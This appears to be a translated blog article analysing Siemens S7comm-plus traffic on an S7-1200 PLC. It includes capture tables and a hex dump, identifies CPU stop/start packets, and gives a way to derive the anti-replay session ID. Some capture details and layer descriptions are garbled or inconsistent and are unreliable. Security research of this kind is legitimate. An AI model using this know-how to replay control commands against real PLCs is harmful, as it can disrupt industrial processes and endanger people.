

# ProgrammerSought

  
search

## Analysis of Siemens S7comm-plus communication process and replay attack

tags: Industrial control safety knowledge

### I. Overview

Siemens PLC is widely used in industrial control systems. This article mainly uses the S7-1200 V3.0.2 firmware version of the PLC and TIA13 environment for preliminary analysis of the S7comm-plus encryption protocol and analysis of anti-replay attacks. This article is only for communication and learning. It is forbidden to be used for illegal purposes. Welcome to all Lord Lu communicates and learns and progresses together.


### 2. Introduction of Siemens PLC

Siemens PLC is widely used in industrial control systems. Siemens controllers include S7-200, S7-300, S7-400, S7-1200 and S7-1500 versions of Siemens PLC,

The PLCs of the S7-200, S7-300, and S7-400 series use the early Siemens proprietary protocol S7comm for communication. PLCs with S7-1200/1500 series firmware version below V3.0 use Siemens' new generation S7comm-Plus protocol for communication.

The protocol uses some special coding specifications. The S7-1200/1500 series firmware version is V3.0 or higher, using the latest S7comm-Plus protocol. The S7comm-plus protocol introduces a session ID to prevent replay attacks.

To see which models and corresponding firmware versions are available in the S7 plc series, you can refer to the figure below.




# 3. Protocol analysis

## 3.1 Protocol structure

The S7Comm-plus Ethernet protocol is based on the OSI model as follows:


OSI layer	Protocol
7 Application Layer	S7Comm-plus
6 Presentation Layer	COTP
5 Session Layer	TPKT
4 Transport Layer	ISO-on-TCP (RFC 1006)
3 Network Layer	IP
2 Data Link Layer	Ethernet
1 Physical Layer	Ethernet

Through packet capture analysis and wireshark source code analysis, we can know that the frame structure of the S7Comm-plus protocol is roughly composed of a header, a data field, and a tail. The head and tail are fixed, and the data field has different frame structures and contents. A big difference. The schematic diagram of the frame structure is shown below:



## 3.2 Head and tail analysis

The composition of the Header and Trailer is the same, including the protocol number, PDU type and data length information. Its structure is shown in the following figure:



The structure of the head and tail is the same. Protocol id is one byte, PDU type is one byte, Length is double-byte. PDU type defines the type of the frame.

s7comm-plus						
No.	Time	Source	Destination	Length	Protocol	Info
138	2019-11-15 09:45:15.166746	192.168.10.100	192.168.10.53	298	S7COMM-PLUS	+43139 Ver:[V1] Seq=301 [Req CreateObj]
140	2019-11-15 09:45:15.183841	192.168.10.53	192.168.10.100	192	S7COMM-PLUS	+43139 Ver:[V1] Seq=301 [Res CreateObj]
141	2019-11-15 09:45:15.184892	192.168.10.100	192.168.10.53	121	S7COMM-PLUS	+43139 Ver:[V1] Seq=54 [Req SetVariable]
143	2019-11-15 09:45:15.189380	192.168.10.53	192.168.10.100	84	S7COMM-PLUS	+43139 Ver:[V1] Seq=54 [Res SetVariable]

```


> Frame 141: 121 bytes on wire (968 bits), 121 bytes captured (968 bits) on interface 0
> Ethernet II, Src: Asustek_51:6f:35 (10:7b:44:51:6f:35), Dst: Siemens_84:12:3b (28:63:36:84:12:3b)
> Internet Protocol Version 4, Src: 192.168.10.100, Dst: 192.168.10.53
> Transmission Control Protocol, Src Port: 43139, Dst Port: 102, Seq: 267, Ack: 161, Len: 67
> TPKT, Version: 3, Length: 67
> ISO 8073/X.224 COTP Connection-Oriented Transport Protocol
`- S7 Communication Plus
  `- Header: Protocol version=V1
    Protocol Id: 0x72
    Protocol version: V1 (0x01)
    Data length: 52
  `-- Data: Request SetVariable
    `- Trailer: Protocol version=V1
      Protocol Id: 0x72
      Protocol version: V1 (0x01)
      Data length: 0
  
```

### 3.3 Data domain analysis

The Data field is the most complex and most variable area in the frame structure.

Through analysis, the Data field can be divided into Integrity part, D\_header, and Data.

The specific structure is shown below:



## (1) D\_Head

When the PDU type is 0x01 and 0x02, there is no 32-bit Integrity part in the data packet, when the pdu type is 0x03, there are 32-bit Integrity part in the data packet; there are two reseved and one unknown in the data header In part, the value is different for different frames. From the wireshark data capture analysis, the value distribution is as follows:

PDU type	Opcode	Function	Reserved_1	Reserved_2	Unknown
0x01	0x31	0x04ca	0x0000	0x0000	0x36
	0x32	0x04ca	0x0000	0x0000	0x36
0x02	0x31	0x0542	0x0000	0x0000	0x34
	0x32	0x0542	0x0000	0x0000	0x34
0x03	0x31	0x054c	0x0000	0x0000	0x34
		0x0542	0x0000	0x0000	0x34
		0x04ca	0x0000	0x0000	0x34
	0x32	0x054c	0x0000	0x0000	0x34
		0x0542	0x0000	0x0000	0x34
		0x04ca	0x0000	0x0000	0x34
	0x33		缺省	缺省	缺省


## (2) Data

The structure, content and format of the data part are related to the PDU type and opcode. The data part has many types and is more complicated. For detailed analysis, you can read the wireshark s7comm-plus protocol analysis code.

# 4. Anti-replay attack analysis

## 4.1 Environmental installation

(1) PC1 (192.168.10.101): install Botu software TIA13, used to connect S71200 plc devices, and start and stop PLC CPU control, mainly used for packet capture analysis, Botu software adds the correct PLC device and configures its PLC network address to ensure successful connection, as shown below:



(2) PLC (192.168.10.53): 6ES7 214-1AG31-0XB0 V3.0.2, as shown below:



(3) pc2 (192.168.10.100): This host mainly conducts replay attack experiments.

## 4.2 Packet capture analysis

(1) In offline mode, click the stop and start buttons of the Botu software to perform packet capture analysis.

No.	Time	Source	Destination	Length	Protocol	Data
34	2019-11-15 17:35:48.288001	192.168.10.53	192.168.10.53	208	S7COMM-PLUS	+48493 var:[v1] Seq=1 [Req CreateObject] ObjectServerSessionContainer ClassServerSession / GetNewObject
37	2019-11-15 17:35:48.296735	192.168.10.53	192.168.10.53	192	S7COMM-PLUS	+48493 var:[v1] Seq=1 [Req CreateObject] Retval=MessageSessionPrelegitimated ObjId=Unknown (952), unkno
48	2019-11-15 17:35:48.299756	192.168.10.53	192.168.10.53	187	S7COMM-PLUS	+48493 var:[v2] Seq=2 [Req SetMultiVariables] ObjId=Unknown (952)
62	2019-11-15 17:35:48.300009	192.168.10.53	192.168.10.53	182	S7COMM-PLUS	+48493 var:[v2] Seq=2 [Req SetMultiVariables] Retval=OK
45	2019-11-15 17:35:48.312051	192.168.10.53	192.168.10.53	121	S7COMM-PLUS	+48493 var:[v2] Seq=3 [Req GetVarSubstream]
47	2019-11-15 17:35:48.315443	192.168.10.53	192.168.10.53	99	S7COMM-PLUS	+48493 var:[v2] Seq=3 [Req GetVarSubstream] Retval=InvalidID
58	2019-11-15 17:35:48.317298	192.168.10.53	192.168.10.53	121	S7COMM-PLUS	+48493 var:[v2] Seq=4 [Req GetVarSubstream]
52	2019-11-15 17:35:48.328425	192.168.10.53	192.168.10.53	149	S7COMM-PLUS	+48493 var:[v2] Seq=4 [Req GetVarSubstream] Retval=OK
55	2019-11-15 17:35:48.323089	192.168.10.53	192.168.10.53	128	S7COMM-PLUS	+48493 var:[v2] Seq=5 [Req GetMultiVariables]
57	2019-11-15 17:35:48.327413	192.168.10.53	192.168.10.53	138	S7COMM-PLUS	+48493 var:[v2] Seq=5 [Req GetMultiVariables] Retval=OK
68	2019-11-15 17:35:48.328317	192.168.10.53	192.168.10.53	128	S7COMM-PLUS	+48493 var:[v2] Seq=6 [Req GetMultiVariables]
62	2019-11-15 17:35:48.333977	192.168.10.53	192.168.10.53	136	S7COMM-PLUS	+48493 var:[v2] Seq=6 [Req GetMultiVariables] Retval=OK
65	2019-11-15 17:35:48.338005	192.168.10.53	192.168.10.53	128	S7COMM-PLUS	+48493 var:[v2] Seq=7 [Req GetMultiVariables]
67	2019-11-15 17:35:48.348005	192.168.10.53	192.168.10.53	136	S7COMM-PLUS	+48493 var:[v2] Seq=7 [Req GetMultiVariables] Retval=OK
71	2019-11-15 17:35:48.446139	192.168.10.53	192.168.10.53	121	S7COMM-PLUS	+48493 var:[v2] Seq=8 [Req GetVarSubstream]
73	2019-11-15 17:35:48.442494	192.168.10.53	192.168.10.53	99	S7COMM-PLUS	+48493 var:[v2] Seq=8 [Req GetVarSubstream] Retval=InvalidID
76	2019-11-15 17:35:48.448000	192.168.10.53	192.168.10.53	121	S7COMM-PLUS	+48493 var:[v2] Seq=9 [Req GetVarSubstream]
78	2019-11-15 17:35:48.456663	192.168.10.53	192.168.10.53	121	S7COMM-PLUS	+48493 var:[v2] Seq=9 [Req GetVarSubstream] Retval=OK
81	2019-11-15 17:35:48.452900	192.168.10.53	192.168.10.53	121	S7COMM-PLUS	+48493 var:[v2] Seq=10 [Req SetVariable] ObjId=NativeObjects.theCPUexecUnit_Rid
83	2019-11-15 17:35:48.457833	192.168.10.53	192.168.10.53	84	S7COMM-PLUS	+48493 var:[v2] Seq=10 [Req SetVariable] Retval=OK
87	2019-11-15 17:35:48.559073	192.168.10.53	192.168.10.53	115	S7COMM-PLUS	+48493 var:[v2] Seq=11 [Req DeleteObject] ObjId=Unknown (952)
89	2019-11-15 17:35:48.562846	192.168.10.53	192.168.10.53	68	S7COMM-PLUS	+48493 var:[v2] Seq=11 [Req DeleteObject] Retval=OK ObjId=Unknown (952)
438	2019-11-15 17:35:57.348913	192.168.10.53	192.168.10.53	298	S7COMM-PLUS	+48494 var:[v1] Seq=1 [Req CreateObject] ObjectServerSessionContainer ClassServerSession / GetNewObject
446	2019-11-15 17:35:57.562851	192.168.10.53	192.168.10.53	192	S7COMM-PLUS	+48494 var:[v1] Seq=1 [Req CreateObject] Retval=MessageSessionPrelegitimated ObjId=Unknown (900), unkno
443	2019-11-15 17:35:57.563761	192.168.10.53	192.168.10.53	197	S7COMM-PLUS	+48494 var:[v2] Seq=2 [Req SetMultiVariables] ObjId=Unknown (900)
445	2019-11-15 17:35:57.567349	192.168.10.53	192.168.10.53	89	S7COMM-PLUS	+48494 var:[v2] Seq=2 [Req SetMultiVariables] Retval=OK
448	2019-11-15 17:35:57.572408	192.168.10.53	192.168.10.53	121	S7COMM-PLUS	+48494 var:[v2] Seq=3 [Req GetVarSubstream]
456	2019-11-15 17:35:57.577424	192.168.10.53	192.168.10.53	99	S7COMM-PLUS	+48494 var:[v2] Seq=3 [Req GetVarSubstream] Retval=InvalidID
453	2019-11-15 17:35:57.579646	192.168.10.53	192.168.10.53	121	S7COMM-PLUS	+48494 var:[v2] Seq=4 [Req GetVarSubstream]
459	2019-11-15 17:35:57.582000	192.168.10.53	192.168.10.53	149	S7COMM-PLUS	+48494 var:[v2] Seq=4 [Req GetVarSubstream] Retval=OK
456	2019-11-15 17:35:57.583758	192.168.10.53	192.168.10.53	128	S7COMM-PLUS	+48494 var:[v2] Seq=5 [Req GetMultiVariables]
465	2019-11-15 17:35:57.587189	192.168.10.53	192.168.10.53	156	S7COMM-PLUS	+48494 var:[v2] Seq=5 [Req GetMultiVariables] Retval=OK
463	2019-11-15 17:35:57.588814	192.168.10.53	192.168.10.53	128	S7COMM-PLUS	+48494 var:[v2] Seq=6 [Req GetMultiVariables]
465	2019-11-15 17:35:57.592302	192.168.10.53	192.168.10.53	136	S7COMM-PLUS	+48494 var:[v2] Seq=6 [Req GetMultiVariables] Retval=OK
469	2019-11-15 17:35:57.594216	192.168.10.53	192.168.10.53	128	S7COMM-PLUS	+48494 var:[v2] Seq=7 [Req GetMultiVariables]
473	2019-11-15 17:35:57.597800	192.168.10.53	192.168.10.53	138	S7COMM-PLUS	+48494 var:[v2] Seq=7 [Req GetMultiVariables] Retval=OK
475	2019-11-15 17:35:57.714687	192.168.10.53	192.168.10.53	121	S7COMM-PLUS	+48494 var:[v2] Seq=8 [Req GetVarSubstream]
477	2019-11-15 17:35:57.718765	192.168.10.53	192.168.10.53	95	S7COMM-PLUS	+48494 var:[v2] Seq=8 [Req GetVarSubstream] Retval=InvalidID
468	2019-11-15 17:35:57.723777	192.168.10.53	192.168.10.53	123	S7COMM-PLUS	+48494 var:[v2] Seq=9 [Req GetVarSubstream]
462	2019-11-15 17:35:57.728182	192.168.10.53	192.168.10.53	121	S7COMM-PLUS	+48494 var:[v2] Seq=9 [Req GetVarSubstream] Retval=OK
465	2019-11-15 17:35:57.730264	192.168.10.53	192.168.10.53	121	S7COMM-PLUS	+48494 var:[v2] Seq=10 [Req SetVariable] ObjId=NativeObjects.theCPUexecUnit_Rid
467	2019-11-15 17:35:57.733272	192.168.10.53	192.168.10.53	84	S7COMM-PLUS	+48494 var:[v2] Seq=10 [Req SetVariable] Retval=OK
493	2019-11-15 17:35:57.738897	192.168.10.53	192.168.10.53	119	S7COMM-PLUS	+48494 var:[v2] Seq=11 [Req DeleteObject] ObjId=Unknown (900)

The session id is returned. Each subsequent request must bring the session id to prevent replay attacks.

Stop and start cpu start and stop packets are both 121 bytes long, and the successful response packet is 84 bytes

No.	Time	Source	Destination	Length	Protocol	Info
96	2019-11-15 18:30:43.578609	192.168.10.100	192.168.10.53	298	S7COMM-PLUS	+3268 Ver:[V1] Seq=301 [Req CreateObject] ObjectServerSessionContainer Class
98	2019-11-15 18:30:43.587058	192.168.10.100	192.168.10.53	192	S7COMM-PLUS	+3268 Ver:[V1] Seq=301 [Res CreateObject] Retval=MessageSessionPrelegitimat
99	2019-11-15 18:30:43.588681	192.168.10.100	192.168.10.53	121	S7COMM-PLUS	+3268 Ver:[V1] Seq=54 [Req SetVariable] ObjId=NativeObjects.theCPUexecUnit_
181	2019-11-15 18:30:43.593352	192.168.10.53	192.168.10.100	84	S7COMM-PLUS	+3268 Ver:[V1] Seq=54 [Res SetVariable] Retval=OK
252	2019-11-15 18:30:57.176651	192.168.10.100	192.168.10.53	298	S7COMM-PLUS	+3298 Ver:[V1] Seq=301 [Req CreateObject] ObjectServerSessionContainer Class
254	2019-11-15 18:30:57.198595	192.168.10.53	192.168.10.100	192	S7COMM-PLUS	+3298 Ver:[V1] Seq=301 [Res CreateObject] Retval=MessageSessionPrelegitimat
255	2019-11-15 18:30:57.191446	192.168.10.100	192.168.10.53	121	S7COMM-PLUS	+3298 Ver:[V2] Seq=10 [Req SetVariable] ObjId=NativeObjects.theCPUexecUnit_
257	2019-11-15 18:30:57.194539	192.168.10.53	192.168.10.100	84	S7COMM-PLUS	+3298 Ver:[V2] Seq=10 [Res SetVariable] Retval=OK

> Frame 98: 192 bytes on wire (1536 bits), 192 bytes captured (1536 bits) on interface 0  
> Ethernet II, Src: Siemens\_B4:12:3b (28:63:36:84:12:3b), Dst: AuustekC\_51:6f:35 (10:7b:44:51:6f:35)  
> Internet Protocol Version 4, Src: 192.168.10.53, Dst: 192.168.10.100  
> Transmission Control Protocol, Src Port: 182, Dst Port: 3268, Seq: 23, Ack: 207, Len: 138  
> TPMT, Version: 3, Length: 138  
> ISO 8073/X.224 COTP Connection-Oriented Transport Protocol  
> S7 Communication Plus

0000 10 7b 44 51 6f 25 28 63	36 84 12 2b 00 00 45 00	{D0}05(c 6-1-E-
0010 00 b2 00 21 00 00 1e 06	06 3c c8 a8 0a 35 c8 a8	-----c-----S-----
0020 0a 64 00 66 0c c4 00 02	fc 9a 48 b7 33 86 50 18	d f -----H 3 P-
0030 10 00 e9 0d 00 00 05 00	00 8a 02 f0 00 72 81 00	-----P-----
0040 7b 32 00 00 04 ca 00 00	01 2d 36 11 02 87 36 87	{2-----6-----B-----
0050 55 a1 00 00 01 28 82 1f	09 89 a3 81 09 09 15 09	U-----S-----
0060 a5 82 32 00 17 00 00 01	5a 82 3b 00 04 82 00 02	2-----S-----
0070 3c 00 04 81 48 82 3d 00	04 84 00 c0 48 82 3e 00	-----S-----
0080 04 84 00 c0 48 82 3f	05 1b 31 3b 36 45 53 37	-----S-----116E57
0090 29 32 31 35 2d 31 41 47	33 31 2d 30 58 42 30 20	215-346 31-8880
0100 3b 56 33 2e 30 82 40 00	15 06 32 3b 31 38 35 38	193-0-0-----21858
0110 82 41 00 03 00 03 00 a2	00 00 00 00 72 01 00 00	A-----F-----

信息泄露

Information leaks, I don't know why it's designed like this, I need to return device information.

(2) Session id calculation method, s7comm\_plus[24]+0x80, the 24th bit of the s7comm\_plus data packet+0x80, as shown in the following figure:

